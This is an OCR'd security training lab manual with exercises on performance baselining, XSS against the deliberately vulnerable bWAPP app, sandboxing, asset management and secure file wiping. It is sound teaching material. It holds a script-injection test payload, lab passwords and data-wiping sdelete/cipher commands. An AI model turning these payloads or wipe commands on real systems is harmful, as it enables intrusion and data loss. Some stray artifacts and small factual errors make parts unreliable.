One of the key methods of identifying malicious activity on a machine or network is identifying abnormal activity. Without understanding and having a baseline of normal, day-to-day activity, this is impossible to do. The Microsoft Performance Monitor is a system monitoring tool that can view, analyze and collect performance data, such as a baseline, from a host. In this exercise, you will use the Performance Monitor to establish a baseline of day-to-day activity. After completing this exercise, you should be able to: Configure a Baseline, Capture a Baseline

Task 1 – Configure a Baseline

In performance monitor, counters are specific metrics that provide information about the performance and health of the machine being monitored. These counters are monitored by the performance monitor and may be recorded to establish a baseline. In this task, you will configure performance monitor metrics to conduct a baseline capture.

Step 1

- Connect to ACIDM01.
- In the search bar, type the following:
    - performance monitor
- Select Performance Monitor and the Best match pop-up menu

Step 2

- In the Performance Monitor window, select Performance Monitor in the Monitoring Tools folder

Step 3

- In the Performance Monitor window, select the green plus sign to Add performance counters.

Step 4

- In the Add Counters window, expand the Memory counter menu.

Step 5

- In the Add Counters window, scroll down and select the Pages/sec counter, then select Add.

Step 6

- In the Add Counters window, expand the Network Interface menu.

Step 7

- In the Add Counters window, scroll down and select the Bytes Total/sec counter, then select Add.

Step 8

- In the Add Counters window, expand the PhysicalDisk menu.

Step 9

- In the Add Counters window, scroll down and select the Avg. Disk Queue Length counter, then select Add.

Step 10

- In the Add Counters window, scroll down and select the Disk Transfers/sec counter, then select Add.

Step 11

- In the Add Counters window, select OK.
- There are many counters available that measure many different metrics. Websites such as https://learn.microsoft.com/en-us/dynamics365/business-central/dev-itpro/administration/performance-counters#data-and-caching-counters can help provide clarity on what counters should be used to monitor performance in given situations.

Step 12

- In the Performance Monitor window, select the Pages/sec counter row.

Step 13

- In the Performance Monitor window, right-click on the Pages/sec row and select Properties.

Step 14

- In the Performance Monitor Properties window, select the color brown from the Color drop-down menu.

Step 15

- In the Performance Monitor Properties window, select OK.
- This color change was conducted because % Processor Time and Pages/sec counters were both using the same color.

Step 16

- In the Performance Monitor window, right-click Performance Monitor in the Monitoring Tools, then select New > Data Collector Set.
- This creates a Data Collector Set with the established counters.

Step 17

- In the Create new Data Collector Set window, type the following into the Name field:
    - Baseline
- Click Next

Step 18

- In the Create new Data Collector Set - Where would you like the data to be saved? page, select Next.

Step 19

- In the Create new Data Collector Set window, select Finish.
- The Baseline Data Collector Set is now ready to start collecting baseline data.

Task 2 – Capture a Baseline

In this task, you will use the performance monitor to create and then view a baseline.

Step 1

- Connect to ACIDM01.
- In the Performance Monitor window, expand the Data Collector Sets folder, then expand the User Defined folder.

Step 2

- In the Performance Monitor window, right-click on the Baseline data set and select Start.
- The baseline performance monitor is now recording. The next step will be simulating day-to-day operations. This will be done by browsing to a few web pages.

Step 3

- Select Microsoft Edge on the Taskbar.

Step 4

- In Microsoft Edge, type the following into the URL bar:
    - www.acilearning.com
- Press Enter

Step 5
- In Microsoft Edge, open a New tab.

Step 6
- In Microsoft Edge, type the following into the URL bar, then press Enter:
    - www.comptia.org

Step 7
- Restore the Performance Monitor window from the Taskbar.

Step 8
- In the Performance Monitor window, right-click on the Baseline data set and select Stop.
- The baseline data has been recorded. Next, you will view a report of the data that has been collected.

Step 9
- In the Performance Monitor window, expand the Reports folder, then expand the User Defined folder.

Step 10
- In the Performance Monitor window, select the Baseline folder.
- In the right pane, double-click on System Monitor Log.blg.

Step 11
- Observe the baseline that has been created based on the selected counters. Baseline performance represents normal operations and can be used to identify abnormal operations by comparison.

Step 12
- Restore the Microsoft Edge window from the Taskbar.

Step 13
- Close the Microsoft Edge window.

Exercise 2 – Input Validation

The OWASP Top 10 lists injection, and specifically Cross-Site Scripting (XSS), as a significant vulnerability in web applications. A failure of input validation can lead to a compromise of data integrity, resource exhaustion, loss of availability, and a failure in compliance. In this exercise, you will use the BWAPP vulnerable web application to explore and understand input validation, including a review of input validation code. After completing this exercise, you should be able to: View Cookie Parameters, Explore Input Validation Code, Test Input Validation

Task 1 – View Cookie Parameters

Cookies are issued by a web server and are then passed by a client browser to identify a session. Cookies can contain various parameters and attributes. In this task, using the browser developer tools, you will observe the cookie parameter being used to identify the security level of the application.

Step 1
- Connect to ACIDM01. Click the Start charm, then select the XAMPP folder, and then XAMPP Control Panel.

Step 2
- In the XAMPP Control Panel, select Start for the Apache Server.

Step 3
- In the XAMPP Control Panel, select Start for the MySQL Server.

Step 4
- Close the XAMPP Control Panel window.
- The BWAPP vulnerable application is not running and accessible on the Apache Server.

Step 5
- Select Microsoft Edge on the Taskbar.

Step 6
- In Microsoft Edge, type the following into the URL bar, then press Enter:
  - 192.168.0.2/bwapp

Step 7
- In Microsoft Edge, type the following:
  - **Login:** bee
    Password: bug
- Click Login

Step 8
- In Microsoft Edge, in the Save password pop-up window, select Never.

Step 9
- In Microsoft Edge, on the Portal window, scroll down to the /A3 - Cross-Site Scripting (XSS)/ section. Select Cross-Site Scripting - Reflected (POST). Click Hack.

Step 10
- In Microsoft Edge, select the Settings and more icon represented by three dots near the top right of the page.


Step 11
- In Microsoft Edge, select More tools > Developer tools.

Step 12
- In Microsoft Edge, select More tabs in the developer tools, represented by “>>”.

Step 13

- In Microsoft Edge, in the More tabs drop-down menu, select Network.

Step 14

- In Microsoft Edge, in the BWAPP application, type the following:
    - 

- Click Go

Step 15

- In Microsoft Edge, in the Developer tools, select xss_post.php from the Network output.

Step 16

- In Microsoft Edge, in the developer tools, scroll down in the Headers window and observe the Cookie that was passed to the application server.
- Discover the Cookie includes a parameter defining the current security level. The security level of low equates to security level 0 in the cookie parameter. Additionally, discover the Referer header points to the 192.168.0.2/bwapp/xss_post.php file. Next, you will observe the security level cookie parameters for other application security levels.

Step 17

- In Microsoft Edge, in the BWAPP application, select medium from the Set your security level drop-down.
- Click Set.

Step 18

- In Microsoft Edge, in the BWAPP application, type the following:
    - 

- Click Go

Step 19

- In Microsoft Edge, in the Developer tools, select xss_post.php from the Network output.

Step 20

- Observe the security level of medium equates to security level 1 in the Cookie parameter.

Step 21

- In Microsoft Edge, in the BWAPP application, select high from the security level drop-down.
- Click Set.

Step 22

- In Microsoft Edge, in the BWAPP application, type the following:

- Click Go

Step 23
- In Microsoft Edge, in the Developer tools, select xss_post.php from the Network output.

Step 24
- Observe the security level of high equates to security level 2 in the cookie parameter.

Task 2 – Explore Input Validation Code

Understanding the concept of input validation is important. Equally important is understanding how to apply that concept. In this task, you will review the BWAPP code to understand the functions that are used to apply various levels of security and input validation.

Step 1
- Connect to ACIDM01.
- Select File Explorer on the Taskbar.

Step 2
- In the File Explorer, navigate to This PC > New Volume D(:) > xampp > htdocs > bWAPP folder.
- Double-click on the xss_post PHP file.

Step 3
- The xss_post - Notepad file is displayed.
- Observe the function xss($data). This function defines what input validation checks are conducted based on the security_level parameter passed to BWAPP in the cookie. Security level 0 (low) calls the no_check() function. Security level 1 (medium) calls the xss_check_4() function. Security level 2 (high) calls the xss_check_3() function. Additionally, observe that the functions_external.php file is included in this PHP file. This is the location of the check functions.

Step 4
- Restore the File Explorer window from the Taskbar.

Step 5
- In File Explorer, double-click on the functions_external PHP file.

Step 6
- The functions_external - Notepad file is displayed.
- Observe the no_check() function conducts no input validation. This function is called at the low BWAPP security level. Observe the xss_check_4() function calls the addslashes() function and that there is a comment that states, “Do NOT user this for XSS or HTML validations!!!” This function is called at the medium BWAPP security level. Observe the xss_check_3() function calls the htmspecial characters() function, and there is a commented description of the input validation that is conducted. This function is called at the high BWAPP security level and represents strong input validation.

Task 3 – Test Input Validation

In this task, you will test the input validation functions at various security levels to exploit cross-site scripting vulnerabilities.

Step 1

- Connect to ACIDM01.
- Restore Microsoft Edge from the Taskbar.

Step 2

- In Microsoft Edge, close the developer tools by selecting the "X" icon on the far right of the developer tools toolbar.

Step 3

- In Microsoft Edge, ensure low is selected in the Set your security level drop-down menu.
- Click Set.

Step 4

- In Microsoft Edge, type the following:

```
First name:  john
Last name:    <script>alert("Security+")
</script>
```

- Click Go
- The <script> tag is used in HTML to embed JavaScript code within a webpage. This should not be allowed from a user input field; however, improper input validation at this security level allows this. The alert() function displays a dialog box with a message to the user. In this case, it is used to show that code entered in a user input field can be executed by the web server to cause an action. This is Cross-Site Scripting.

Step 5

- In the 192.168.0.2 says pop-up window, select OK.

Step 6

- In Microsoft Edge, select medium from the Set your security level drop-down menu.
- Click Set.

Step 7

- In Microsoft Edge, type the following:

```
First name:  john
Last name:    <b>doe</b>
```

- Click Go

Step 8

- The <b> tag is used in HTML to define bold text. Observe the last name ‘doe’ is bolded. This indicates that at the medium level, html code can be executed through the Last name field. This is an example of XSS.
- The high security level will not be tested because the xss_check_3() code was strong input validation.

Step 9

- Close the Microsoft Edge, Notepad and the File Explorer windows.

Exercise 3 – Sandboxing

Sandboxing enables the isolation and containment of potentially malicious or untrusted code or processes. Sandboxing provides security, the ability to conduct malware analysis, and web security (among many other things). In this exercise, you will use Sandboxie Plus to download and install an application and observe the impacts on the host system. After completing this exercise, you should be able to: Install Sandboxie Plus, Use and Observe Sandboxie Plus

Task 1 – Install Sandboxie Plus

Sandboxie is a sandboxing software application that provides a secure and isolated sandbox environment for applications and processes. It enables isolation, browser security, privacy, and data protection. In this task, you will install Sandboxie Plus and the Chrome browser.

Step 1

- Connect to ACIWIN11.
- Select File Explorer on the Taskbar.

Step 2

- In File Explorer, navigate to This PC > Documents > Module_11_Folder.
- Double-click on the Sandboxie-Plus installation file.

Step 3

- In the Select Setup Language window, select OK.

Step 4

- In the Setup - License Agreement window, select the radio button next to I accept the agreement.
- Click Next.

Step 5

- In the Setup - Select Installation Type window, click Next.

Step 6

- In the Setup - Select Destination Location window, click Next.

Step 7

- In the Setup - Select Start Menu Folder window, click Next.

Step 8

- In the Setup - Select Additional Tasks window, de-select the checkbox next to Create a desktop shortcut.
- Click Next.

Step 9
- In the Setup - Ready to Install window, click Install.

Step 10
- In the Setup - Completing Setup Wizard window, click Finish.
- Next, you will install Google Chrome and then complete the configuration of Sandboxie

Step 11
- In File Explorer, double-click on the ChromeSetup installation file.

Step 12
- Once the installation is complete, close Google Chrome.
- Google Chrome has been installed outside of the sandbox. It will still be accessible from within the sandbox.

Step 13
- Select Sandboxie-Plus on the Taskbar.

Step 14
- In the Setup Wizard - Introduction window, select the radio button next to Personally, for private non-commercial use.
- Click Next.

Step 15
- In the Setup Wizard - Install your Sanboxie-Plus support certificate window, click Next.

Step 16
- In the Setup Wizard - Configure Sanboxie-Plus UI window, click Next.

Step 17
- In the Setup Wizard - Configure Sandboxie-Plus shell integration window, de-select the checkbox next to Add desktop shortcut for starting Web browser under Sandboxie.
- Click Next.

Step 18
- In the Setup Wizard - Configure Sandboxie-Plus updater window, click Next.

Step 19
- In the Setup Wizard - Complete your configuration window, click Finish.

Step 20
- In the Sandboxie Plus - Global Settings window, click OK.

Task 2 – Use and Observe Sandboxie Plus

In this task, you will use Sandboxie Plus to install Notepad++ and make changes in the sandboxed environment, then observe the results of those changes on the host operating system.

Step 1
- Connect to ACIWIN11.
- In Sandboxie, right-click on DefaultBox, then select Run > Run from Start Menu.

Step 2
- In the Sandboxie Start Menu, select Desktop > Google Chrome.lnk.

Step 3
- In Chrome, scroll down and select No, thanks.

Step 4
- In Chrome, scroll down and select Got it.
- Observe that you can move your cursor to the top of the Chrome window, and the entire window will be highlighted with a yellow box around it. This indicates the application is running in Sandboxie (in an isolated sandbox).

Step 5
- In Chrome, type the following in the URL bar and then press Enter:
    - download notepad++

Step 6
- In Chrome, scroll down and select Accept all.

Step 7
- In Chrome, click on the Downloads | Notepad++ link.

Step 8
- In Chrome, select the newest version of Notepad++ and select it to download.
- At the time of this lab, Notepad++ v8.5.7 is the newest version of Notepad++.

Step 9
- In Chrome, scroll down to the DOWNLOAD icon and select it to start the download.

Step 10
- In Chrome, once the download is complete, select Show in folder from the download pop-up.
- Observe the download pop-up is highlighted in yellow, indicating it is operating within the sandbox.

Step 11
- In File Explorer, double-click on the npp installation file.

Step 12
- In the Do you want to run this file? pop-up window, select Run.
- Observe the [#] bracketing the window title. This indicates the window is running in the sandbox.

Step 13

- In the Installer Language pop-up window, select OK.

Step 14
- In the Welcome to Notepad++ Setup window, click Next.

Step 15
- In the License Agreement window, select I Agree.

Step 16
- In the Choose Install Location window, click Next.

Step 17
- In the Choose Components window, click Next.

Step 18
- In the Choose Components window, click Install.

Step 19
- Close the Sandboxie-Plus Notifications pop-up window.
- In the Completing Notepad++ Setup window, click Finish.

Step 20
- In Notepad++, select File, then click Open.

Step 21
- In the Open window, navigate to ACIHDD (D:) > Module_1_Folder.
- Select the M1_Notepad file and click Open.

Step 22
- In Notepad++, type the following inot the first line of the file:
    - SANDBOX CHANGE
- Select File, and then Save

Step 23
- Restore Sandboxie from the Taskbar.

Step 24
- In Sandboxie, right-click on the DefaultBox, then select Terminate All Programs.

Step 25
- In the Sandboxie pop-up window, select Yes.

Step 26
- Click the Start charm and type the following:
    - notepad++
- Observe the notepad++ installation does not exist on the host. It was installed only in the sandboxed environment

Step 27

- Restore the File Explorer window from the Taskbar.


Step 28
- In File Explorer, navigate to This PC > ACIHDD (D:) > Module_1_Folder.
- Double-click on the M1_Notepad file.

Step 29
- In the How do you want to open this file? pop-up window, select Notepad.
- Click OK.

Step 30
- Observe the SANDBOX CHANGE entry that was made does not exist on the host. It was only conducted in the sandboxed environment.
- Close the M1-Notepad window

Asset Management Techniques

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Deploy an Asset and License

Snipe-IT is an open-source web-based software application designed for IT asset management. It provides organizations with a platform to effectively track and manage their hardware and software assets, licenses, and other IT resources. Snipe-IT is particularly popular among small and medium-sized businesses, educational institutions, and nonprofit organizations due to its cost-effectiveness and ease of use. Organizations can choose to host Snipe-IT on their own servers or use hosted versions provided by third-party vendors and cloud providers. In this exercise, you will use Snipe-IT to deploy an asset and license. After completing this exercise, you should be able to: Create a Company and Configure Admin Settings, Create an Asset and License, Issue an Asset and License

Task 1 – Create a Company and Configure Admin Settings

To manage assets In the Snipe-IT webpage, you first need to create a company and configure the management settings. In this scenario, the company name will be ACIPLAB Inc, and a minimal admin setting configuration will be conducted. Detailed Snipe-IT configuration and use documentation is located at: https://snipe-it.readme.io/docs. In this task, you will create the ACIPLAB Inc company in Snipe-IT and conduct admin setting configuration.

Step 1
- Connect to ACIKALI.
- On the desktop toolbar, select Firefox.

Step 2
- In Firefox, type the following in the URL bar:
  - 192.168.0.5
- Press Enter

Step 3
- On the Snipe-IT Management login page, enter the following credentials:
  - **Username:** aciadmin
    Password: Passw0rd
- Click Login

Step 4
- In the Snipe-IT webpage, select the Settings gear icon from the left-side menu, then select Companies.

Step 5
- In the Snipe-IT - Companies page, select Create New.

Step 6
- In the Snipe-IT webpage, type the following in the Company Name field:
  - ACIPLAB Inc
- Click Save

Step 7
- In the Snipe-IT webpage, select the Settings gear icon from the left-side menu, then select Locations.

Step 8
- In the Snipe-IT - Locations page, select Create New.

Step 9
- On the Snipe-IT webpage, enter the following:

```
Location Name:  US HQ
City:      Denver
State:    Colorado
Country:    United States
```

- Click Save

Step 10

- In the Snipe-IT webpage, select the Snipe-IT Management double-gear icon on the top right corner of the toolbar.

Step 11

- In the Snipe-IT webpage, select Security.

Step 12

- On the Snipe-IT webpage, tick the checkboxes next to the following for the Password Complexity field:
  - Prevent common passwords
  - Require at least one letter
  - Require at least one number
  - Require at least one symbol
- Scroll down and click Save.

Step 13

- In the Snipe-IT webpage, scroll down and select Asset Tags.

Step 14

- In the Snipe-IT webpage, tick the checkbox next to Enabled to Generate auto-incrementing asset tags.
- Click Save.

Step 15

- In the Snipe-IT webpage, select Asset Tags again.

Step 16

- In the Snipe-IT webpage, type the following in the Prefix (optional) field:
  - ACIPLAB –
- Click Save

Step 17

- In the Snipe-IT webpage, scroll down and select Barcodes.

Step 18

- In the Snipe-IT webpage, tick the checkbox next to Display Square Codes.
- Scroll down and click Save.

Step 19

- In the Snipe-IT webpage, scroll down and select Labels.

Step 20
- On the Snipe-IT webpage, tick the checkboxes next to the following for the Label visible fields section:
    - Asset Name
    - Model
    - Company Name
- Serial and Asset Tag should already be checked.
- Click Save.

Task 2 – Create an Asset and License

Assets and Licenses can come from any different vendors, models, and licensing structures. Managing all of these at the same time is challenging but required. In this task, you will use Snipe-IT to create an inventory of a single asset and 20 licenses that may be issued to a user.

Step 1
- Connect to ACIKALI.
- On the desktop Toolbar, select the /home/aciadmin folder, then select Documents > Module_12_Folder > Open Folder.

Step 2
- In the File Explorer, double-click on HP Envy Laptop Details.jpg
- In the file viewer, review the laptop image, which will be added to Snipe-IT as an asset.

Step 3
- On the desktop Toolbar, select the running instance of Firefox.
- This HP Envy Laptop is the one you will add to Snipe-IT for distribution.

Step 4
- On Firefox, click the + icon to Open a new tab.

Step 5
- On Firefox, type the following into the URL bar:
    - ```
      https://microsoft.com/en-us/microsoft-365/business
      ```
- Press Enter
- Scroll through the page and review the license options. On the Snipe-IT webpage, we will add a number of licenses to be distributed.

Step 6
- On Firefox, close the Microsoft 365 for Business tab.

Step 7
- In the Snipe-IT webpage, select the Settings gear icon from the left-side menu, then select Categories.
      ```

Step 8
- In the Snipe-IT webpage, select Delete for the Misc Software category.

Step 9
- In the Snipe-IT webpage, select Yes on the Delete pop-up window.

Step 10
- In the Snipe-IT webpage, select Create New.

Step 11
- In the Snipe-IT webpage, type the following into the Category Name field:
    - Laptop
- Select Asset from the Type drop-down menu.
- Click Save.

Step 12
- In the Snipe-IT webpage, select Create New.

Step 13
- In the Snipe-IT webpage, type the following into the Category Name field:
    - Productivity Software
- Select License from the Type drop-down menu, then select Save.

Step 14
- In the Snipe-IT webpage, select the Settings gear icon from the left-side menu, then select Manufacturers.

Step 15
- In the Snipe-IT webpage, select Create New.

Step 16
- In the Snipe-IT webpage, type the following into the Name field:
    - HP
- Scroll down and click Save

Step 17
- In the Snipe-IT webpage, select Create New.

Step 18
- In the Snipe-IT webpage, type the following in the Name field:
    - Microsoft
- Scroll down and click Save

Step 19
- In the Snipe-IT webpage, select the Settings gear icon from the left-side menu, then select Asset Models.

Step 20

- In the Snipe-IT webpage, select Create New.

Step 21
- In the Snipe-IT webpage, type the following or select the drop-down menu selections for the following:
    - **Asset Model Name:** ENVY
      Category Name: Laptop
      Manufacturer: HP
      Model No.: 17-CR1087NR
- Scroll down and click Select File for the Upload Image section.

Step 22
- In the File Explorer, navigate to aciadmin > Documents/Module_12_Folder.
- Select HP Envy Laptop Image.jpg, then click Open.

Step 23
- In the Snipe-IT webpage, scroll down and click Save.

Step 24
- In the Snipe-IT webpage, click the Create New drop-down, then select Asset.

Step 25
- In the Snipe-IT webpage, type the following or select the drop-down menu selections for the following:
    - **Company:** ACIPLAB Inc
      Serial: 123456
      Model: Laptop – HP ENVY (#17-CR1087NR)
      Status: Ready to Deploy
- Scroll down and select Optional Information.

Step 26
- In the Snipe-IT webpage, type the following in the Asset Name field:
    - User001
- Scroll down and click Save

Step 27
- In the Snipe-IT webpage, select the Create New drop-down, then click License.

Step 28
- In the Snipe-IT webpage, type the following or select the drop-down menu selections for the following:

```
Software Name:  Office 365
Category Name:  Productivity Software
Product Key:  XXXXX-XXXXX-XXXXX-XXXXX
Seats:    20
Company:    ACIPLAB Inc
Manufacturer:  Microsoft
```

- Scroll down and select Save

Step 29

- In the Snipe-IT webpage, select Dashboard from the left-side menu.

Step 30

- Scroll down the dashboard to view the changes that have been made to the database Asset Categories. Also, observe the Recent Activity.

Task 3 – Issue an Asset and License

Asset and license inventory is not useful unless the location of the asset and the user it is assigned to are also managed. In this task, you will create a user and issue them a laptop and license for Office 365, then backup the database.

Step 1

- Connect to ACIKALI.
- On Firefox, in the Snipe-IT webpage, select the Create New drop-down, then click User.

Step 2

- On the Snipe-IT webpage, type the following:

```
First Name:  Victor
Last Name:    Smith
Username:    vsmith
```

- Select Generate to the right of the Password field.

Step 3

- In the Snipe-IT webpage, tick the checkbox next to This user can login.
- Scroll down and click Save.

Step 4

- In the Snipe-IT webpage, if required, select Don’t save in the Save login pop-up box.

Step 5

- In the Snipe-IT webpage, select the All Assets icon on the top left of the page toolbar.

Step 6

- In the Snipe-IT webpage, scroll to the right and select Checkout for the Laptop asset.

Step 6

- In the Snipe-IT webpage, select the following from the User drop-down menu:
  - Smith, Victor (vsmith)
- Scroll down and click Checkout

Step 8

- In the Snipe-IT webpage, select the Asset Name User001.

Step 9

- In the Snipe-IT webpage, scroll down and select Generate Label.

Step 10

- This is the label that would be printed and affixed to the asset for asset tracking and inventory.

Step 11

- On Firefox, select the back arrow to go back one page.

Step 12

- In the Snipe-IT webpage, select the Software Licenses icon on the top left of the page toolbar.

Step 13

- In the Snipe-IT webpage, select Checkout for the Office 365 license.

Step 14

- In the Snipe-IT webpage, select “Smith, Victor (vsmith)” from the User drop-down.
- Click Checkout.

Step 15

- In the Snipe-IT webpage, select Dashboard from the left-side menu.

Step 16

- Observe the changes on the dashboard in Recent Activity and Asset Categories.

Step 17

- In the Snipe-IT webpage, select the Snipe-IT Management double-gear icon.

Step 18

- In the Snipe-IT webpage, scroll down and select Backups.

Step 19

- In the Snipe-IT webpage, select Generate Backup.

Step 20

- Observe the backups are saved on the host server in app/backups.

Step 21

- In the Snipe-IT webpage, select the ACI Admin drop-down menu, then select Logout.

Step 22
- Close the Firefox window

Step 23
- Close the Image Viewer

Step 24
- Close the File Explorer window

Exercise 2 – Secure Data Sanitization

SDelete and Cipher are two command-line utilities provided by Microsoft Windows for managing and securely deleting files and free space on your computer's storage devices. SDelete is a command-line utility developed by Microsoft's Sysinternals suite. It is designed to securely delete files and overwrite the space occupied by those files to make data recovery more difficult. It can be used to securely delete individual files or entire directories. It's especially useful when you want to ensure that sensitive data cannot be recovered after deletion. Cipher is another command-line utility in Windows that primarily deals with file encryption and decryption, but it can also be used for securely deleting files and erasing free disk space. When used with specific parameters, Cipher can overwrite free space on a disk with random data, making it difficult to recover previously deleted files from that space. In this exercise, you will use SDelete to securely destroy files and use cipher to overwrite free space in a folder. After completing this exercise, you should be able to: Securely Delete Files, Overwrite Unallocated Data

Task 1 – Securely Delete Files

The Microsoft Sysinternals Suite is a collection of advanced system utilities and diagnostic tools for Microsoft Windows operating systems. These utilities are designed to help IT professionals, system administrators, and power users analyze, diagnose, and troubleshoot Windows systems at a low level. One tool in the suite is SDelete. SDelete is a command-line that allows a user to securely delete files and overwrite the space they occupied with random data, making it much more challenging for anyone to recover the deleted files. This can be important for maintaining data privacy and security, especially when dealing with sensitive or confidential information. In this task, you will use SDelete64 to securely destroy files.

Step 1
- Connect to ACIWIN11.
- Select File Explorer on the Taskbar.

Step 2
- In the File Explorer window, navigate to This PC > ACIHDD (D:)> Module_12_Folder.
- Right-click on the SDelete folder and select Extract All.

Step 3
- In the Extract Compressed (Zipped) Folders pop-up window, select Extract.

Step 4
- In the File Explorer window, double-click on the extracted SDelete folder.

Step 5

- In the File Explorer window, type the following in the navigation bar, then press Enter:
    - cmd

Step 6

- In the Command Prompt window, type the following and press Enter:
    - sdelete64 /help

Step 7

- In the SDelete Licensing Agreement pop-up window, select Agree.
- The -p switch is used to specify the number of overwrite passes. This task will specify 3 passes, which are considered the minimum passes to ensure secure deletion of data.

Step 8

- In the Command Prompt window, type the following and press Enter:
    - dir

Step 9

- In the Command Prompt window, type the following and press Enter:
    - ```
      sdelete64 –p 3 sdelete.exe sdelete64a.exe Eula.txt
      ```

Step 10

- Observe the output states that the three files have been deleted.

Task 2 – Overwrite Unallocated Data

Cipher.exe is a command-line utility primarily used for managing encryption and decryption operations related to files and directories, as well as managing encryption keys. Cipher provides a range of functionalities related to file encryption, decryption, and key management, and it is useful for ensuring data security and privacy in Windows environments. The cipher /w command is used to wipe free space on a drive by overwriting it with random data. This is a security measure to help ensure that deleted files cannot be easily recovered from the free space on a disk or partition. When you run cipher /w, Windows overwrites the unallocated space on the drive with random numbers multiple times, making it much more difficult for anyone to retrieve data that was previously stored in those areas. In this task, you will use cipher to overwrite unallocated space in a folder.

Step 1

- Connect to ACIWIN11.
- In the Command Prompt window, type the following to navigate to the D:\Module_12_Folder:
    - cd ..
- Press Enter

Step 2

- In the Command Prompt window, type the following and press Enter:
    - dir
      ```

Step 3

- In the Command Prompt window, type the following and press Enter:
    - cipher /help
- The /W switch is used to remove data from available unused disk space. This does not delete files but rather ensures that the disk space that does not have data stored on it is securely erased.

Step 4

- In the Command Prompt window, type the following and press Enter:
    - cipher /W:D:\Module_12_Folder

Step 5

- The unallocated space delete command will take approximately 4.5 minutes to complete. During this time, it will overwrite the unallocated space with three passes: the first with all 0s (0x00), the second with all 1s (0xFF), and the last with random numbers. (FF is the hexadecimal representation of 1111).

Step 6

